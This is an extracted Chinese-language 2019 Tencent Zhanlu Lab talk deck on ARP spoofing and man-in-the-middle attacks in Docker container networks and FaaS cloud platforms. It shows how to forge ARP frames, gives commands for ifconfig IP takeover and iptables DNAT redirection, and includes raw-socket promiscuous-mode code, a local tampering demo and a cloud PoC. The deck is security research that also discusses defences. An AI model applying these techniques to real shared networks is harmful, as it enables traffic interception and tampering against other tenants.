

2019

Zhanlu Lab, Tencent Inc.

针对Docker容器网络的ARP欺骗 与中间人攻击

演讲人：王凯 Kame Wang





关于我



- 王凯，Kame Wang；
- 腾讯安全湛泸实验室高级研究员；
- 中国科学院大学信息安全博士；
- 研究兴趣包括：云安全、移动安全、区块链、自动化漏洞挖掘。



腾讯湛泸实验室
TENCENT ZHANLU LAB



目录

CONTENTS

01

PART 01
研究背景

02

PART 02
本地测试

03

PART 03
云端测试

04

PART 04
讨论与总结

PART.01

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

研究背景

- Docker及其虚拟网络
- ARP欺骗与中间人攻击








容器技术简介



- 共享底层操作系统的进程间隔离技术
- 底层技术: Namespace、Cgroup ...
- 优缺点 (vs 虚拟化技术):
 - ✓ 优点: 低成本、高效率、易部署
 - ✓ 缺点: 共享内核, 隔离不充分






Docker容器网络



- 系统向Docker实例提供网络通信能力

- ① 宿主系统虚拟网桥 (bridge);
- ② 宿主系统创建一对虚拟网口;
- ③ 将虚拟网口分别添加到Docker实例和虚拟网桥.



- 网络通信基于IP地址 vs 网卡接受数据基于Mac地址
- ARP表: IP地址 -> MAC地址
- ARP查询与反馈

```
Who has 172.17.0.2? Tell 172.17.0.3  
172.17.0.2 is at 02:42:ac:11:00:04
```

- ARP欺骗: ARP数据包真实性无法验证

```
/ # arp -a  
? (172.17.0.4) at 02:42:ac:11:00:04 [ether] on eth0  
? (172.17.0.1) at 02:42:fa:4f:be:25 [ether] on eth0
```



```
/ # arp -a  
? (172.17.0.4) at 02:42:ac:11:00:04 [ether] on eth0  
? (172.17.0.2) at 02:42:ac:11:00:04 [ether] on eth0  
? (172.17.0.1) at 02:42:fa:4f:be:25 [ether] on eth0
```

- 以ARP欺骗为基础可实现局域网内的中间人攻击


例：欺骗受害者，使其ARP缓存表中网关IP对应Mac地址遭到篡改。

- 中间人攻击的传统实现思路

使用原始套接字，在数据链路层进行数据帧的收发、监控和修改。

- 攻击场景举例

钓鱼攻击、会话劫持、Https中间人攻击……





在Docker容器网络里也是这样的吗?



PART.02

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

本地测试

- 测试环境搭建
- ARP欺骗的实现方法及成功条件
- 中间人攻击的实现方法及成功条件





本地测试环境的搭建




- 创建3个Docker容器实例 (Ubuntu映像):

- ① 正常服务 (No. 1), 正常Http服务器;
- ② 受害者 (No. 2), 向正常服务器发送Http请求;
- ③ 攻击者 (No. 3), 进行ARP欺骗和中间人攻击。

- 中间人攻击PoC效果:

实现服务内容的篡改。



// 直接请求正常服务

```
/ # wget -O - 172.17.0.2
```

Connecting to 172.17.0.2 (172.17.0.2:80)

hello from **NORMAL server.**

// 直接请求攻击者的恶意服务


```
/ # wget -O - 172.17.0.4
```

Connecting to 172.17.0.4 (172.17.0.4:80)

hello from **MIMA server.**



基于设备 VS 基于Docker的攻击





ARP欺骗的实现方法



① 创建原始套接字：操控数据链路层数据。

② 构造数据帧头部：


目的Mac为受害者，源Mac为攻击者。

③ 构造ARP包数据（即数据帧内容）：

目的IP为受害者IP，源IP为伪造目标（正常服务器）IP。

④ 重复发送上述恶意构造的数据包。

Source Mac	Dest Mac	Proto	Info
02:42:ac:11:00:04	02:42:ac:11:00:03	ARP	172.17.0.2 is at 02:42:ac:11:00:04
aa:bb:cc:dd:ee:ff	02:42:ac:11:00:02	ARP	172.17.0.3 is at aa:bb:cc:dd:ee:ff
02:42:ac:11:00:04	02:42:ac:11:00:03	ARP	172.17.0.2 is at 02:42:ac:11:00:04
aa:bb:cc:dd:ee:ff	02:42:ac:11:00:02	ARP	172.17.0.3 is at aa:bb:cc:dd:ee:ff
02:42:ac:11:00:04	02:42:ac:11:00:03	ARP	172.17.0.2 is at 02:42:ac:11:00:04
aa:bb:cc:dd:ee:ff	02:42:ac:11:00:02	ARP	172.17.0.3 is at aa:bb:cc:dd:ee:ff
02:42:ac:11:00:04	02:42:ac:11:00:03	ARP	172.17.0.2 is at 02:42:ac:11:00:04
aa:bb:cc:dd:ee:ff	02:42:ac:11:00:02	ARP	172.17.0.3 is at aa:bb:cc:dd:ee:ff
02:42:ac:11:00:04	02:42:ac:11:00:03	ARP	172.17.0.2 is at 02:42:ac:11:00:04



Linux Kernel (Bridge)



ARP欺骗的成功条件

• 原始套接字的使用条件:

① UID: 0 (i.e. Root)

② CAP_NET_RAW



• 关于Root用户的权限限制:

✓ Linux capabilities (2.2版本引入)

✓ 粗粒度 -> 细粒度

✓ /proc/{pid}/status or getcaps

{pid}





中间人攻击的方法与条件

方法1：修改IP地址

- 关键指令：

```
ifconfig eth0 172.17.0.2
```

- 成功条件：

① Root

② CAP_NET_ADMIN

方法2：添加子IP

- 关键指令：

```
ifconfig eth0 add 172.17.0.2
```

- 成功条件：

① Root

② CAP_NET_ADMIN

方法3：利用Netfilter实现NAT



- 关键指令：

```
iptables -t nat -A PREROUTING -d 172.17.0.2 -j DNAT --to 172.17.0.4
```

- 成功条件：

① Root

② CAP_NET_ADMIN





中间人攻击的方法与条件

方法4：原始套接字 + 网卡级混杂模式

• 关键代码：

```
sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));  
ifr.ifr_flags |= IFF_PROMISC;  
ioctl(sock, SIOCSIFFLAGS, &ifr);
```



• 成功条件：Root + **CAP_NET_RAW** + **CAP_NET_ADMIN**

方法5：原始套接字 + 套接字级混杂模式

• 关键代码：

```
sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));  
mr.mr_type = PACKET_MR_PROMISC;  
setsockopt(sock, SOL_PACKET, PACKET_ADD_MEMBERSHIP, &mr, mrsz);
```

• 成功条件：Root + **CAP_NET_RAW**





中间人攻击的方法与条件 -- 小结



方法	Root	NET_ADMIN	NET_RAW
修改 IP	√	√	
添加子 IP	√	√	
NAT 转换 IP	√	√	
原始套接字 & 网卡混杂	√	√	√
原始套接字 & 套接字混杂	√		√

*: 本地测试环境中的权限查看 (Ubuntu映像)



ps -ef

```
UID    PID  PPID  C  STIME TTY      TIME CMD
root   1    0  8  02:46 pts/0    00:00:00 /bin/bash
root   12   1  0  02:46 pts/0    00:00:00 ps -ef
```

getpcaps 1

Capabilities for `1': =

```
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
```







不受控内核带来的小麻烦

No.	Source IP	Dest IP	Source Mac	Dest Mac	Protoc	Info
168	172.17.0.3	172.17.0.2	02:42:ac:11:00:03	02:42:ac:11:00:04	TCP	55496 → 80 [SYN] Seq=0 Win=29
173	172.17.0.4	172.17.0.3	02:42:ac:11:00:04	02:42:ac:11:00:03	ICMP	Redirect (Redirec
174	172.17.0.3	172.17.0.2	02:42:ac:11:00:04	02:42:ac:11:00:02	TCP	[TCP Out-Of-Order] 55496 → 80

- 混杂模式下的原始套接字是“并联”的，无法影响内核正常处理流程；
- 不受控内核判定No.168数据帧不应由本地接受，导致No.173-174发出。
- ICMP重定向消息影响不大；
- TCP转发机制会带来攻击者与正常服务器之前时间竞争。





小麻烦的解决方案



- 思路：阻断服务器向客户端发送响应数据的途径；
- 手段：针对正常Http服务的ARP欺骗。

实例1（服务器）上被毒化得ARP缓存：

```
root@9a57a2bb0ff3:/# arp -a
? (172.17.0.4) at 02:42:ac:11:00:04 [ether] on eth0
? (172.17.0.3) at aa:bb:cc:dd:ee:ff [ether] on eth0
? (172.17.0.3) at aa:bb:cc:dd:ee:ff [ether] on eth0
```

No.	Source IP	Dest IP	Source Mac	Dest Mac	Protoc	Info
168	172.17.0.3	172.17.0.2	02:42:ac:11:00:03	02:42:ac:11:00:04	TCP	55496
173	172.17.0.4	172.17.0.3	02:42:ac:11:00:04	02:42:ac:11:00:03	ICMP	Redire
174	172.17.0.3	172.17.0.2	02:42:ac:11:00:04	02:42:ac:11:00:02	TCP	[TCP C
175	172.17.0.2	172.17.0.3	02:42:ac:11:00:02	aa:bb:cc:dd:ee:ff	TCP	80 → 5
176	172.17.0.2	172.17.0.3	02:42:ac:11:00:04	02:42:ac:11:00:03	TCP	[TCP C



中间人攻击Demo



实例2 (客户端) 上被毒化的ARP缓存与被篡改的Http响应:

```
root@0b3b65b2b57f:/# arp -a
? (172.17.0.2) at 02:42:ac:11:00:04 [ether] on eth0
? (172.17.0.2) at 02:42:ac:11:00:04 [ether] on eth0
root@0b3b65b2b57f:/#
root@0b3b65b2b57f:/# wget -O - 172.17.0.2
--2019-08-16 01:55:11-- http://172.17.0.2/
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 25 [text/html]
Saving to: 'STDOUT'

-          0%          ]    0  --.-KB/s
hello from MIMA server.
-          100% =====>]    25  --.-KB/s   in 0s

2019-08-16 01:55:11 (493 KB/s) - written to stdout [25/25]
```

```
176 172.17.0.2 172.17.0.3 02:42:ac:11:00:04 02:42:ac:11:00:03 TCP [TCP Out-Of-Order]
183 172.17.0.2 172.17.0.3 02:42:ac:11:00:04 02:42:ac:11:00:03 TCP 80 → 55496 [ACK]
184 172.17.0.2 172.17.0.3 02:42:ac:11:00:04 02:42:ac:11:00:03 TCP [TCP Retransmission]
188 172.17.0.2 172.17.0.3 02:42:ac:11:00:04 02:42:ac:11:00:03 TCP [TCP Retransmission]
195 172.17.0.2 172.17.0.3 02:42:ac:11:00:04 02:42:ac:11:00:03 TCP [TCP Retransmission]

name 188: 01 bytes on wire (728 bits) 01 bytes captured (728 bits) on interface
00 02 42 ac 11 00 03 02 42 ac 11 00 04 08 00 45 00  .B.....B.....E.
00 00 4d e4 71 40 00 40 06 fe 11 ac 11 00 02 ac 11  .M·q@·@.....
00 00 03 00 50 d8 c8 ba db 23 35 9b d6 50 4a 80 18  ...P....#5..PJ..
00 00 eb 47 57 00 00 01 01 08 0a 5d 56 0c ff f9 50  ..GW.....]V...P
00 e0 03 0a 68 65 6c 6c 6f 20 66 72 6f 6d 20 4d 49  ..·hello from MI
00 4d 41 20 73 65 72 76 65 72 2e 0a                MA serve r..
```

PART.03

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

云端测试

- 被测云服务的选取
- 主流云厂商的测试
- 攻击PoC





被测目标的选取

• 被测目标的选择原则：

- ✓ 恶意攻击可以影响到其他用户的Docker容器；
- ≈ 不同用户的Docker实例运行于同一宿主机上。



• 常见云厂商Docker服务：

- ✓ ~~单纯的Docker容器服务；~~
- ✓ ~~基于K8S进行集群化部署的容器化服务程序。~~

• 不符合需求的原因：

- ✓ Docker实例部署于用户自有云主机；
- ✓ Docker实例内进程的UID与权限因用户配置而异。

• FaaS（Function as a Service, 函数服务）：

- ✓ 一种新型云服务场景；
- ✓ 为用户函数提供云端执行服务，支持NodeJS、Python等语言；
- ✓ 基于Docker容器实现函数执行环境的隔离；
- ✓ 不同用户函数的Docker实例可能共享宿主机。



平台名称	服务名称
腾讯云	无服务器云函数 SCF
阿里云	函数计算
华为云	函数工作流
百度云	函数计算 CFC
IBM	Cloud Functions
AWS	AWS Lambda
GCP	Cloud Functions

```
▶ i 15:32:09.004 Hostname: localhost
▶ i 15:32:09.004 IP: 127.0.0.1
▶ i 15:32:09.004 MAC:29:db:a2:d9:f3:df
▶ i 15:32:09.004 Get Route Info:
▶ i 15:32:09.194 STDOUT:
▶ i 15:32:09.194 Iface Destination Gateway Flags RefCnt Use Metric Mask MTU Window IRTT
▶ i 15:32:09.194 STDERR:
▶ i 15:32:09.195
▶ i 15:32:09.196 Get ARP Info:
▶ i 15:32:09.395 STDOUT:
▶ i 15:32:09.395 IP address HW type Flags HW address Mask Device
▶ i 15:32:09.395 STDERR:
▶ i 15:32:09.395
▶ i 15:32:09.396 Get Dev Info:
▶ i 15:32:09.784 STDOUT:
▶ i 15:32:09.784 Inter-| Receive | Transmit
▶ i 15:32:09.784 face |bytes packets errs drop fifo frame compressed multicast|bytes pac
▶ i 15:32:09.784 eth0: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
▶ i 15:32:09.784 eth1: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
▶ i 15:32:09.784 eth2: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
▶ i 15:32:09.784 lo: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
```



• 常见风险防范手段:

- ✓ UID ≠ 0;
- ✓ Root用户无CAP_NET_RAW;
- ✓ 极度受限的执行环境(GCP)。



某云厂商FaaS平台攻击PoC

• 函数代码执行进程满足攻击条件:

✓ `UID == 0 & CAP_NET_RAW`
权限。

• 真实云环境测试原则:


- ✓ 不影响正常用户的使用;
- ✓ 不对平台带来其他影响。

Before attack, check ARP records.

IP address	HW type	Flags	HW address	Mask	Device
172.16.109.1	0x1	0x2	0a:58:ac:10:6d:01	*	eth0

In one same network, recheck ARP records.

IP address	HW type	Flags	HW address	Mask	Device
172.16.109.30	0x1	0x2	aa:bb:cc:dd:ee:ff	*	eth0
172.16.109.1	0x1	0x2	0a:58:ac:10:6d:01	*	eth0



PART.04

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

讨论与总结





讨论与总结



- FaaS上进一步攻击的思路拓展：
 - ✓ 信息窃取：基于数据包嗅探；
 - ✓ 网络探测：基于端口扫描、网络结构探测；
 - ✓ 关键设施攻击：如K8S的部分功能模块。
- FaaS架构的安全加固：
 - ✓ 基于微内核 or 虚拟机，隔离不同用户的Docker容器。
- Docker容器内实施ARP欺骗与中间人攻击的总结：
 - ✓ 能力受限：UID + Capability；
 - ✓ 行为受限：IP Forward内核行为无法禁止；
 - ✓ 受害者功能网络化：云平台上的容器实例多依赖网络通信；
 - ✓ 节点生命周期更灵活：Docker实例灵活的调度机制。



谢谢观看

演讲人：王凯 (Kame Wang)

Email: kamewang@tencent.com